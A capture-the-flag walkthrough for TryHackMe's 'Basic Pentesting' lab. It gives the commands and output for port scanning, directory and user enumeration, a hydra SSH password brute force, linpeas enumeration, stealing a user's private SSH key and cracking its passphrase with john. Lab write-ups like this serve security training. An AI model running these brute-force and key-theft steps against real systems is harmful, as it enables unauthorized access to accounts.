Basic Pentesting CTF from TryHackme

Follow the walkthrough to complete this CTF:

1. As always, we start by connecting our VPN first:
    - sudo openvpn {name of vpn}
2. Then let's check if our machine is up and running by using ping and tracerout.

```
Mr-Robot@f-society: ~/CTF/TryHackMe/Basic_Pentesting
File  Actions  Edit  View  Help
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ ping 10.10.34.223
PING 10.10.34.223 (10.10.34.223) 56(84) bytes of data.
64 bytes from 10.10.34.223: icmp_seq=1 ttl=63 time=113 ms
64 bytes from 10.10.34.223: icmp_seq=2 ttl=63 time=112 ms
64 bytes from 10.10.34.223: icmp_seq=3 ttl=63 time=112 ms
64 bytes from 10.10.34.223: icmp_seq=4 ttl=63 time=114 ms
64 bytes from 10.10.34.223: icmp_seq=5 ttl=63 time=111 ms
^C
--- 10.10.34.223 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4015ms
rtt min/avg/max/mdev = 110.567/112.277/114.049/1.187 ms

┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ traceroute 10.10.34.223
traceroute to 10.10.34.223 (10.10.34.223), 30 hops max, 60 byte
packets
 1  10.21.0.1 (10.21.0.1)  109.670 ms  109.492 ms  108.766 ms
 2  10.10.34.223 (10.10.34.223)  109.521 ms  110.483 ms  109.749
 ms

┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$
```

3. Since our machine is up, we can start our scan and enumeration and the first thing we do is scan for any open ports using nmap.

```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ nmap -sC -sV -o nmap_result 10.10.34.223
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 18:13 E
DT
Nmap scan report for 10.10.34.223
Host is up (0.11s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubun
tu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519
)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK
GROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup:
WORKGROUP)
8009/tcp open  ajp13?
```

    - We can see ssh and http are open.

4. Since http is open let's open the website and see what it contains. Then we will use gobuster to find subdirectories of the website.


```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ gobuster dir -u http://10.10.34.223 -w /usr/share/wordlists/
dirb/common.txt -o subdomain.txt -x php,html,txt,sh,py,css,js
===============================================================
```

- -u = url of the website
- -w = path of the wordlist
- -o = save our result to subdomain.txt
- -x = specify the extension types to search for

5. From gobuster we found that there is a subdomain called "development".

```
/development          (Status: 301) [Size: 318] [--> http://10.1
0.34.223/development/]
/index.html           (Status: 200) [Size: 158]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 300]
Progress: 33905 / 36920 (91.83%)^C
```

6. Navigating to the subdomain we found the following information.



7. Now let's use the tool "enum4linux" to enumerate the website.
   - Enum4linux = is an enumeration tool capable of detecting and extracting data from Windows and Linux operating systems.

```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ enum4linux -a 10.10.34.223
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/applic
ation/enum4linux/ ) on Fri Jun 28 18:36:34 2024
```

8. From enum4linux we found two usernames given below.

```
[+] Enumerating users using SID S-1-22-1 and logon username '',
password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

9. Since we have a username, an IP address and that ssh is open we can use “hydra” to brute force the password.
    - Hydra = is a tool that can perform dictionary attack.

```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10
.34.223
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
```

    - -l = login - used to specify username
    - -P = password - path for wordlist for dictionary attack.

10. Using hydra, we found the password of jan which is “armando”

```
[STATUS] 102.29 tries/min, 716 tries in 00:07h, 14343685 to do i
n 2337:12h, 14 active
[22][ssh] host: 10.10.34.223   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
```

- Now we can login to jan’s account using ssh since we know the password.
    - ✓ ssh jan@ip
    - ✓ Then enter the password and you are in.

11. To enumerate weaknesses and privilege escalation opportunities we use linpeas. Thus, let’s copy it from our machine to the target machine.
    - ✓ scp linpeas.sh jan@{target ip}:{path to save in}
        - ❖ scp = secure copy protocol
        - ❖ path to save in = we can use “tmp”

```
drwxrwxrwt  2 root     root      4096 Jun 28 18:10 .XIM-unix
jan@basic2:/tmp$ ./linpeas.sh
```

```
┌──(Mr-Robot㉿f-society)-[~/tools]
└─$ scp linpeas.sh jan@10.10.34.223:.tmp
```

12. After running linpeas we found that there is a private key or id_rsa for kay.

```
╔══╣ Possible private SSH keys were found!
/home/kay/.ssh/id_rsa
```

13. Navigating to the directory and we can view the id_rsa of kay.

```
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
```

14. Now that we have private key, we can save it on our machine with the name "id_rsa" and change it to a format john the ripper understands so that we can crack the password using john the ripper.

```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ ssh2john id_rsa > kay_rsa
```

- ✓ Here we changed it and saved as "kay_rsa".

15. Let's get cracking using john the ripper and try to find the password for kay.

```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ john kay_rsa -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH
 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for
 all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-06-28 19:25) 16.66g/s 1379Kp/s 1379Kc/s
 1379KC/s behlat..bammer
Use the "--show" option to display all of the cracked passwords
reliably
Session completed.
```

16. Since we found the password for kay, we can now login using ssh to kay's account and find the flag.

```
┌──(Mr-Robot㉿f-society)-[~/CTF/TryHackMe/Basic_Pentesting]
└─$ ssh -i id_rsa kay@10.10.34.223
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_6
4)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ pwd
/home/kay
kay@basic2:~$ ls
pass.bak
```

That is, it guys.

Thank you and Happy Hacking.